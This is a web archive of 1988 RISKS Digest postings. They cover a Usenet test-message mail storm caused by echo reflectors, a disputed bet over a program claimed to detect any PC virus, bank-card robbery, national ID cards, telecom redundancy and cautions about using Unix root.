Amos Shapir, National Semiconductor (Israel)

★ Re: Risks of automatic test acknowledgement

Mark Brader <msb@sq.com> Wed, 11 May 88 17:50:32 EDT

The unmoderated nature of Usenet sometimes leads to people doing silly and destructive things, but the following, I think, is a new one.

There is a newsgroup "misc.test" on Usenet for test postings, as well as a variety of local-area or restricted-distribution newsgroups that are used for the same purpose whenever such distribution will suffice for what is being tested. Now, many sites operate automatic acknowledging programs that attempt to send mail to anyone posting an article in these groups, so that the poster knows where their test message reached.

With this build-up, you can probably guess what's coming. The following article was posted by Carl S. Gutekunst:

>A 2300-line message was posted to misc.test (and cross posted to talk.bizarre) >by 22116@pyr1.acs.udel.EDU that refers to itself as the "misc.test digest." It >contains the complete text of all the misc.test messages posted within the >past month or so, a total of 107 articles. This awesomely stupid menuever was >topped by pst@comdesign.UUCP reposting the same message to alt.test.

>

>The posting of two 68 Kbyte messages to test groups is trivial compared to the >effect of all the echo reflectors out there. Every one is forwarding the damn >postings back to the sender. Worse, at least one standard reflector script, >Erik Fair's, echos mail to *EVERY* "Path:" line in the test article. Since the >article contains 109 Path lines, we mailed the 68K posting to all 109 of them!

>We have broken the UUCP link to comdesign, and are trashing every copy of the >test message that we can find. Unfortunately, nearly all of them already went >out during the night, and we apologize to all of you who found this monster in >your inbox this morning. Other sites, especially those running echo reflec->tors, should survey their own spool partitions and squash as many of these as >they can.

The Israeli Virus Bet Revisited

Y. Radai <RADAI1%HBUNOS.BITNET@CORNELLC.CCS.CORNELL.EDU> Mon, 30 May 88 17:32:51 +0300

This is to report on the results of the "virus bet" which was made on an Israeli television program at the beginning of April (see RISKS 6.62). Although the outcome was already announced in RISKS 6.84 by Amos Shapir, the story is much more involved than what was described there. (In fact, it was not quite accurate to describe the outcome as a draw.) Since I think the details will be of interest to some readers, I am offering the following more complete report.

As will be recalled, the bet originated when a pair of students, Yuval Rakavy and Omri Mann, who had previously written and freely supplied software to detect, prevent, and eradicate the four known viruses which had invaded IBM PCs in Israel, had now written a program which they claimed could detect infection of a disk by *any* virus under PC-DOS or MS-DOS. Interviewed on television on April 4, they were unexpectedly confronted by the director of an established software house, who challenged the students to a bet on the correctness of their claim, for an amount equivalent to about \$6200. Since the names of the persons and companies involved are unlikely to be of much interest to the non-Israeli reader, I shall refer to the authors of the program as the "defender" and to the challenging director as the "attacker".

In the agreement which was drawn up on April 27 between the two parties it was stated that the defender "claims that he has a method of detecting the propagation of any virus", where a virus is "software that reproduces within a computer and between computers." The attacker, on the other hand, "claims that the method which [the defender] presented is not good against every virus." Both parties were required to submit to the referees by May 4 flowcharts and written descriptions of their algorithms. The attacker had also been supplied on April 10 with a Beta version of the defender's program (in non-disassemble-able form).

Unfortunately, certain key points were not spelled out in the agreement. First, the terms 'method', 'detection', 'propagation' and 'reproduction' were not defined, and the correctness of the claims could depend on the meanings assigned to these terms.

More important, it was not specified in the agreement precisely what would have to occur in order for the referees to declare that the attacker or the

defender had won the bet. Presumably it would be agreed that if the defender's method failed (due to a shortcoming of the method as opposed to a mere bug in the program) to detect the propagation of one of the attacker's viruses, it should be concluded that the defender had lost. On the other hand, even if the defender's program succeeded in detecting propagation of all viruses submitted by the attacker, this would not prove that "he has a method of detecting the propagation of *any* virus". Taken literally, it would seem that the defender had no possibility of winning. Of course, the reasonable position would be to declare the defender victorious in such a case.

However, the situation was complicated by the introduction of a theoretical aspect. The defender's insistence on the word 'method', rather than 'program' or 'software', in the agreement was partly in order to express the fact that the Beta version of his program might contain a bug, and partly in order to justify submission of a theoretical proof that the method on which his program is based guarantees detection of the propagation of any virus under certain specified assumptions.

Just how submission of this proof affected the criterion for victory is not spelled out in the agreement. Did the defender's proof have to be certified as correct and complete in order for him to win? Did he have to win on *both* the empirical and theoretical fronts or on only one of them? Was it possible that *both* parties could be declared losers? I think that if an effort had been made to obtain agreement on these and all similar questions in advance, the bet would have been much fairer, and perhaps one of the parties might even have decided that there was no point in continuing with the bet.

In any case, when the attacker's viruses were tested, their propagation was detected by the defender's program in every case. However, the outcome, as decided by the two referees on May 8, was not only that the attacker had lost, but so had the defender! (The referees emphasize that this is *not* the same as a draw.) Their arguments were as follows:

On the one hand, they admitted that under certain conditions users of the defender's method "indeed gain a defense which makes it difficult for viruses to penetrate the system" and that the attacker "did not succeed in proving unambiguously that the *method* which [the defender] presented is not good against every virus."

On the other hand, they contend that the defender's claim is substantiated "at most in a work environment which is very restricted and limited by heavy constraints" and that the viruses created by the attacker "were very effective, and succeeded in penetrating the defense ... in situations in which not all the (generally impractical) safety rules required for protecting the system were observed." And what are these impractical rules? The only clue we get to this is in the following passage: "... only immediately after booting ..., could a long series of operations be performed without fear of infection by a virus"

However, rebooting is recommended in the defender's method (in certain situations) only in order to *prevent* infection, whereas the subject of the bet was *detection* of infection. And even if rebooting were necessary for purposes of detection, while this would certainly be an extremely important *practical* consideration, for purposes of the *bet* it would be entirely irrelevant. I therefore find the referees' mention of this point in their decision to be extremely peculiar.

Another passage in the referees' decision which is quite peculiar is as follows: "There is, in our humble opinion, at least one method which can breach the defense ... and due to lack of time and lack of will to create a virus, we have declined to implement it." Just what this method is they categorically refuse to state, not only in their public decision but even privately to the

defender. (Imagine a trial in which a judge admitted that the prosecution had produced no valid evidence, but nevertheless found the defendant guilty on the grounds that the judge claimed to possess evidence of his own which he refused to reveal!) Under the circumstances the referees' declaration remains completely unsubstantiated and can hardly serve as a legitimate basis for a judgment against the defender.

A point which apparently influenced the referees strongly was the fact that after the agreement was signed, the defender modified his program, not only to fix what were clearly bugs, but also (in the referees' words) to make a change "in the region between correction of a programming error and updating of the defense method" in order to detect a certain type of virus (one which depends on a certain peculiarity of DOS which I shall not reveal here); as a result the program detected propagation of one of the attacker's viruses that would otherwise have gone undetected. The referees state that "this process [of improving the program each time a new virus goes undetected] is, in our opinion, infinite". On the other hand, the defender states that he thought of this improvement himself and not as a result of the attacker's virus, and he claims that it does not constitute a change in his *method*. Whether this is correct or not depends on what is meant by a 'method'. In any case, the defender replaced his software on May 4, the day on which the two parties were required to present their flowcharts and algorithms and the attacker to present his viruses. Given this fact, it seems to me that even if this is construed as a change in method, this should not have counted against the defender.

The referees conclude: "The declaration that it is possible to detect *any* virus is irresponsible, borders on misleading the public, and stems perhaps from a naivety according to which the mechanisms of action of a virus must fulfill a set of assumptions which [the defender] makes, assumptions which were not always found to be justified."

Here there is much to comment on. This is the only place where the referees (apparently) refer to the defender's proof. However, they do not point to any error in any step of that proof. I would understand if they expressed skepticism concerning the defender's claim that he supplied an airtight proof covering all possible cases. However, their complaint is with the assumptions. But *which* particular assumptions are "not always justified"? *Why* are they unjustified? On these questions the referees remain as silent as on their mysterious method for breaching the defense. Moreover, it is not at all clear on what basis it could be decided that a given assumption is not justified, considering that many of the assumptions are simply part of the defender's method.

Secondly, the charges of irresponsibility and misleading the public (the phrase sounds as if such action was deliberate and malicious, and was played up by the press) are extremely harsh under the circumstances; not only has it not been demonstrated that the defender's claim is false, but even if this is assumed for sake of argument, the referees themselves admit that the defender's claim may stem from mere naivety. Taken together with the previously mentioned peculiarities, these charges raise a certain suspicion that the referees were not entirely objective in their decision. It must be added that they tried to dissuade the defender from accepting the bet in the first place. Given their approach, this was certainly fair on their part. However, there is reason to suspect that once the defender declined their advice, the negative verdict was practically determined in advance.

Incidentally, I attempted to interview one of the referees, both in order to obtain an explication of what precisely would have had to occur in order to decide that the defender had won (if indeed there was any such possibility!) and

also in order to obtain their reactions to the peculiarities mentioned above. However, he was very uncooperative, refusing to elaborate on anything beyond what was printed in the official decision.

In conclusion, I think that there was much injustice in the decision, and yet much was learned from the challenge, not only in perfecting the defense against less obvious types of viruses, but also in revealing the RISKS involved should anyone else feel inclined to take on a challenge of this sort (cf. Dennis Director's invitation in RISKS 6.79).

- Y. Radai, Computation Center, Hebrew Univ. of Jerusalem, RADAI1@HBUNOS.BITNET
- P.S. The opinions expressed above on the referees' decision are based on the evidence available to me at the time of writing. Moreover, they do not necessarily reflect those of the Hebrew University or of anyone other than myself.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



Search RISKS using swish-e

THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 94

Tuesday 31 May 1988

Contents

The perceptions of novice MAC users

Mark Shand

Risk of carrying a bank card?

Robert C. Lehman

Optimisers too tacit, perhaps?

J M Hicks

Re: Federal "smart cards" (the "Australian Card" scheme)

Jon Jacky

National ID card constituency

Andrew Klossner

Telco clerks, cellular phones, fire fighting

Andrew Klossner

Costs of 24-hr human attendants

Henry Spencer

Telecommunication Redundancy

Klaus Brunnstein

Re: Down in the Dumps

<u>dvk</u>

Info on RISKS (comp.risks)

The perceptions of novice MAC users

Mark Shand <munnari!cad.jmrc.eecs.unsw.oz.au!shand@uunet.UU.NET> Mon, 23 May 88 16:43:51 EST

At a dinner table conversation last Saturday night, the conversation turned Apple Macintoshes. One novice user exclaimed how confusing the error messages can sometimes be. She explained that the first time she'd crashed her MAC and saw the dialog box containing the bomb icon she'd rushed out of the room, fearing an imminent explosion. "It was the little sparks coming from the wick of the bomb that really convinced me of the danger."

I doubt WYSIWYG was meant to be interpreted so literally.

Risk of carrying a bank card?

Robert C. Lehman <rcl@jolt.columbia.edu> Tue, 31 May 88 17:39:52 EDT

The era of the-24 hour electronic bank teller seems to introduced a new twist into robberies. According to various news stories appearing in New York newspapers today, the body of a 66-year old doctor, Dr. Esther Lim, was found in Brooklyn. An article in today's New York Newsday by Bob Liff quotes an unidentified ranking police investigator as saying, "She was serverely beaten over a period of time. It appears that they were trying to get information out of her. We're looking at the assumption that it was the secret code to her bank account."

The article goes on to say, "Investigators suspect that the two men had staked out the money machine and picked out Lim as a target for robbery, thinking she had more than the \$50 that bank records revealed she had withdrawn."

"They may have attempted to take the [ATM] code fom her," [Police Captain] Flinn said. "She only had \$50. Obviously you can get a lot more money than that from the bank."

Robert Lehman, Columbia University

Optimisers too tacit, perhaps?

J M Hicks <cudat@CU.WARWICK.AC.UK> Fri, 27 May 88 10:53:23 +0100

Some time ago, there was a discussion in this forum about changes being made without anyone being told, e.g. floating-point arithmetic being done by software instead of in hardware if the floating-point hardware is broken.

Optimising compilers often make very clever changes to the object code they produce in order to make the compiled code faster or smaller. One common optimisation which makes the code smaller is to remove unreachable code. Has anyone wished that the optimiser had told him/her that a large chunk of a program was unreachable when the fact that it was unreachable was due to a fault in the program?

Does anyone wish optimisers were more forthcoming about the changes they make?

J. M. Hicks (a.k.a. Hilary), Computing Services, Warwick University, Coventry, England. CV4 7AL

★ Re: Federal "smart cards" (the "Australian Card" scheme)

Jon Jacky <jon@june.cs.washington.edu> Fri, 27 May 88 09:12:15 PDT Australia recently flirted with, then dropped, an idea something like this. The card itself was not to be "smart," at least not at first, but was supposed to be a general identifier to be used in most interactions between individuals and government. The "Australian Card" scheme got as far as a publicity campaign run by an advertising agency, with glossy brochures and mocked-up cards for the press. The Australian Senate killed the scheme. The story is told in Roger Clarke, "Just Another Piece of Plastic For Your Wallet: The 'Australian Card' Scheme," COMPUTERS AND SOCIETY 18(1) 7-21, Jan. 1988. COMPUTERS AND SOCIETY is the journal of the ACM SIG on Computers and Society (ACM/SIGCAS).

- Jonathan Jacky, University of Washington

national ID card constituency; and ...

Andrew Klossner <andrew%frip.gwd.tek.com@RELAY.CS.NET> 30 May 88 18:10:57 GMT

"So far there has been no real rationale for Congress to consider [a national identity card], but the recent immigration law, which imposes fines on employers for hiring undocumented workers, will create a nation-wide constituency pressing for some reliable form of citizenship identification."

If an employer has made a reasonable effort to verify an applicant's right to work (birth certificate or I-9 form), they are in no danger if the applicant turns out to have used forged documents. This just happened in Oregon; an African national was hauled off from his janitorial job for using a forged I-9 (he faces a possible *20 years* in prison) and nothing happened to the employer. Under current law, employers have no strong need to see a national identity card, so I don't think this nationwide constituency will form.

Telco clerks, cellular phones, fire fighting

Andrew Klossner <andrew@tekecs.GWD.TEK.COM> Mon May 30 11:02:58 PDT 1988

"Imagine if you will, a clerk on the premises Sunday afternoon. He is only paid \$30,000 a year or so, and an alarm is noted on his console or terminal. He picks up a hand held cellular phone, walks into the room down the hall, sees smoke and grabs the Halon cannister from the wall. On the phone he dials 911 to tell them. He starts spraying the Halon, and likely gets the fire out before the firemen arrive. Then he calls a couple other numbers on the phone to key employees to get the word out: get over here fast."

Now imagine another scenario. The clerk dials 911 but nothing happens; cellular service has already been disrupted by the fire (as in fact it eventually was at Hinsdale). A ceiling caves in, or she's overcome by toxic fumes, and she succumbs. A few months later, her family files a

multi-zillion dollar lawsuit against the telco.

Proper disaster planning eschews best-case scenarios.

Costs of 24-hr human attendants

<mnetor!utzoo!henry@uunet.UU.NET>
Fri, 27 May 88 17:48:06 EDT

> Even assuming a day shift at all offices, another 3 shifts are required > to cover the remainder of the week...

Actually it's worse than that. 4 shifts aren't quite enough for a 168-hour week, even before you allow for vacations, sick leave, and the inconvenient fact that humans need to sleep roughly the same 8 hours in every 24 and can't be rescheduled daily. The standard rule of thumb for all-hours jobs like police is that filling one 24-hour 7-day position requires hiring five full-time people.

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

★ Telecommunication Redundancy (Chris Maltby, RISKS-6.93)

Klaus Brunnstein

brunnstein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET>

In connection with the Hinsdale Fire discussion, Chris Maltby writes:

'What no-one is talking about ... is whether society (i.e. government) has a role in ensuring adequate redundancy in as important a strategic network as the telephone system. ... The decision to route all the trunks through the same building is ... a typical commercial decision.'

When analysing the missing redundancy in the (government department) `Deutsche Bundes-Post', I have severe doubts that government agencies provide less risky behaviour than commercially competing (and thus cost-minimizing) enterprises. It seems more probable that *big* organisations (of `society' or as economically competing entities) behave less adaptive and thereby more risky than smaller, decentralised organisations.

The German lesson: our DATEX-P network (a packet-switched DATa EXchange system) has only on central communications controller per (usually metropolitan) area. Though dataflows may be re-routed between the node systems, intra-areal communication as well as entry into and exit from such an area is *controlled by a single control system*. Despite many discussions and arguments (of influential managers as well as computer security experts), the Post office managers argue that today, redundancy does not pay (a typical *commercial* argument). They simply hope (and wait) for better redundancy when ISDN services are implemented.

Apart from central control over large, well protected databanks, I think that decentralised systems provide for more effective, less expensive systems. Such

an organisation is independent of `society' (and also of government organisation).

Klaus Brunnstein Univ. Hamburg Fed. Rep. Germany

Re: Down in the Dumps (a true story)

<dvk@SEI.CMU.EDU> Tue, 31 May 88 11:41:22 EDT

Unix is not friendly - let's face it. However, the true RISK is not in the unfriendliness, but in the wanton use of root privileges! Peter Rowell shows a wonderful (sorry about that) example of this.

Rule number 1: Don't use "root" unless ABSOLUTELY necessary.

Rule number 2: When necessary, be DAMNED careful.

Rule number 3: When the slightest bit in doubt, don't use "root".

Dumps should be run as "sys", or some other non-priv userID. Disks should be owned by "sys", and protected r--r--r. This way, you can only write to them when you make a conscious decision to do so. When doing a restore, either manually change the protection on the SPECIFIC disk, or run as root (since root automatically gets write permission). However, "root" should only be used to restore (not to dump), and then only if you TRIPLE check your command line.

As to your specific problem - agreed, dump should check for bogus arguments. "/dev/rmtxx" should not have been accepted as a numeric argument. However, there are times when you want to dump TO a disk device (i.e. if you are dumping to a WORM device). Agreed, though, "default" disks and tape units should be eliminated, or at least configurable on a per-system basis.

However, you should not have been running as "root" in the first place. Far too many system administrators become enthralled with the power, and forget the RISKS. Most system administration tasks can be accomplished with a non-priv UID, with the system still being secure. Doing things from a non-priv account will cause some initial conversion headaches, but will save you from the BIG headaches when you make a small, 1 character error later on. In the cited example, the worst that would have happened would have been an error message "can't write to /dev/...", when dump failed to clobber your disk partition due to the file protection bits.



Search RISKS using swish-e

Report problems with the web pages to the maintainer